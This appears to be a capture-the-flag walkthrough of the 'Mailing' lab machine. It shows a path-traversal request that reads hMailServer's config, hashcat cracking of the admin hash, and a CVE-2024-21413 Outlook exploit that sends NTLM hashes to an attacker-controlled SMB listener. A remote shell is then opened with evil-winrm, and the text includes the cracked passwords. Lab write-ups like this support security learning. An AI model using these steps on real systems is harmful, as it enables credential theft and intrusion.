
Default Web Page



Mailing - The ultimate mail server

About us

Chatting around the world, in a secure way. In Mailing we take care of the security of our clients, protecting them from scams and phishing.

The server

Using any mail client you can connect to our server with your account with any system (Linux, MacOS or Windows) and you're ready to start mailing! Powered by hMailServer

Contact us

In case of any issues using our services, please contact us reporting the issue


Our Team

Ruy Alonso
IT Team


Maya Bendito
Support Team

Gregory Smith
Founder and CEO

In source code download.php has LFI




```
</div>
<div class="software-section">
    <h2>Installation</h2>
    <p>In order to connect your computer to our mail service, please follow the instructions below.</p>
</div>

<a href="download.php?file=instructions.pdf" class="download-button">Download Instructions</a>
div>
```



```
GET /download.php?file=../../../../../../Windows/System32/drivers/etc/hosts HTTP/1.1
Host: mailing.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

```

```
HTTP/1.1 200 OK
Cache-Control: must-revalidate
Pragma: public
Content-Type: application/octet-stream
Expires: 0
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/8.3.3
Content-Description: File Transfer
Content-Disposition: attachment; filename="hosts"
X-Powered-By: ASP.NET
Date: Thu, 09 May 2024 15:17:10 GMT
Connection: close
Content-Length: 849

# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
# 127.0.0.1       localhost
# ::1             localhost

127.0.0.1 mailing.htb

```


On the webpage they have given they use hmail server. I searched for the config file paths and got. “Program Files (x86)/hmailserver/Bin/hMailServer.INI”



```
GET /download.php?file=../../../../../../Program+Files+(x86)/hmailserver/Bin/hMailServer.INI
HTTP/1.1
Host: mailing.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

```


```
HTTP/1.1 200 OK
Cache-Control: must-revalidate
Pragma: public
Content-Type: application/octet-stream
Expires: 0
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/8.3.3
Content-Description: File Transfer
Content-Disposition: attachment; filename="hMailServer.INI"
X-Powered-By: ASP.NET
Date: Thu, 09 May 2024 15:21:11 GMT
Connection: close
Content-Length: 604

[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
[Database]
Type=MSSQLCE
Username=
Password=0a9f8ad8bf896b501dde74f08efd7e4c
PasswordEncryption=1
Port=0
Server=
Database=hMailServer
Internal=1

```

Gave us the administrator password



```
841bb5acfa6779ae432fd7a4e6600ba7:homenetworkingadministrator

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 841bb5acfa6779ae432fd7a4e6600ba7
Time.Started.....: Thu May  9 20:54:50 2024 (2 secs)
Time.Estimated...: Thu May  9 20:54:52 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  7313.0 kH/s (1.57ms) @ Accel:512 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new
Progress.........: 7798784/14344385 (54.37%)
Rejected.........: 0/7798784 (0.00%)
Restore.Point....: 7340032/14344385 (51.17%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ina-123456 -> gracias22
Hardware.Mon.#1..: Temp: 49c Util: 21% Core:1605MHz Mem:6000MHz Bus:8

Started: Thu May  9 20:54:50 2024
Stopped: Thu May  9 20:54:53 2024
```

Now by reading the instructions I can log into administrator mail account using thunderbird. Mails let us know the poc we have to exploit



Me
Administrator@mailing.htb


To Me

Simple0x0 Very Important

CVE-2024-21413 PoC.

Using this poc: https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability

Sending mail to maya cause maya will open it given in instructions pdf



After that Maya should see our mail.


Following commands tried

Running responder to intercept the hash

```
sudo responder -I tun0 -v
```


Running CVE

```
python3 CVE-2024-21413.py --server mailing.htb --port 587 --username administrator@mailing.htb --password homenetworkingadministrator --sender administrator@mailing.htb --recipient maya@mailing.htb --url '\\10.10.14.93\test' --subject hii
```




```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.11.14
[SMB] NTLMv2-SSP Username : MAILING\maya
[SMB] NTLMv2-SSP Hash     : maya::MAILING:68cfeda409b4b272:9E5766D8767BE723402DFB08E
7AEB0AC:010100000000000000EB7DC5F2A2DA0188EFAAE792A862250000000002000800520030003100
320001001E00570049004E002D0047004F00550045004B00300047005200580048003700040034005700
49004E002D0047004F00550045004B003000470052005800480037002E0052003000310032002E004C00
4F00430041004C0003001400520030003100320002E004C004F00430041004C0005001400520030003100
32002E004C004F00430041004C000700080000EB7DC5F2A2DA0106000400020000000800300030000000
000000000000000000200000A86FDC3B5D4B3C01F9E4508E99C2A77F896B91BB35F9A49BF9A91519BB3C
45030A00100000000000000000000000000000000000000009002000630069006600730002F00310030002E00
310030002E00310034002E00360037000000000000000000
[SMB] NTLMv2-SSP Client   : 10.10.11.14
[SMB] NTLMv2-SSP Username : MAILING\maya
[SMB] NTLMv2-SSP Hash     : maya::MAILING:dd0903439541bfef:876E6E3148569DBEBA3147D0B
EF81189:010100000000000000EB7DC5F2A2DA01F9EAEB588CE4D71D0000000002000800520030003100
320001001E00570049004E002D0047004F00550045004B00300047005200580048003700040034005700
49004E002D0047004F00550045004B003000470052005800480037002E0052003000310032002E004C00
```

Cracked password using hashcat:




```
MAYA::MAILING:3dee5565b677a9ea:47447fbcbf30fdc2645a93d793a1fa0c:010100000000000000eb
7dc5f2a2da016ec22532547e7c580000000002000800520030003100320001001e00570049004e002d00
47004f00550045004b0030004700520058004800370004003400570049004e002d0047004f0055004500
4b003000470052005800480037002e0052003000310032002e004c004f00430041004c00030014005200
3000310032002e004c004f00430041004c000500140052003000310032002e004c004f00430041004c00
0700080000eb7dc5f2a2da010600040002000000080030003000000000000000000000000000200000a86f
dc3b5d4b3c01f9e4508e99c2a77f896b91bb35f9a49bf9a91519bb3c45030a0010000000000000000000
0000000000000000090020006300690066007300 2f00310030002e00310030002e00310034002e003600
370000000000000000000:m4y4ngs4ri
```

Command to get user shell




```
┌──(shivam㉿kali)-[~/htb/mailing]
└─$ evil-winrm -i 10.10.11.14 -u maya -p m4y4ngs4ri

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: q
```

I found a directory named “Important Documents” but didn’t find anything in it it was empty.



```
    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/10/2024  11:27 AM                Important Documents
d-----         2/28/2024   8:49 PM                inetpub
d-----         12/7/2019  10:14 AM                PerfLogs
d-----          3/9/2024   1:47 PM                PHP
d-r---         3/13/2024   4:49 PM                Program Files
d-r---         3/14/2024   3:24 PM                Program Files (x86)
d-r---          3/3/2024   4:19 PM                Users
d-----         4/29/2024   6:58 PM                Windows
d-----         4/12/2024   5:54 AM                wwwroot
```

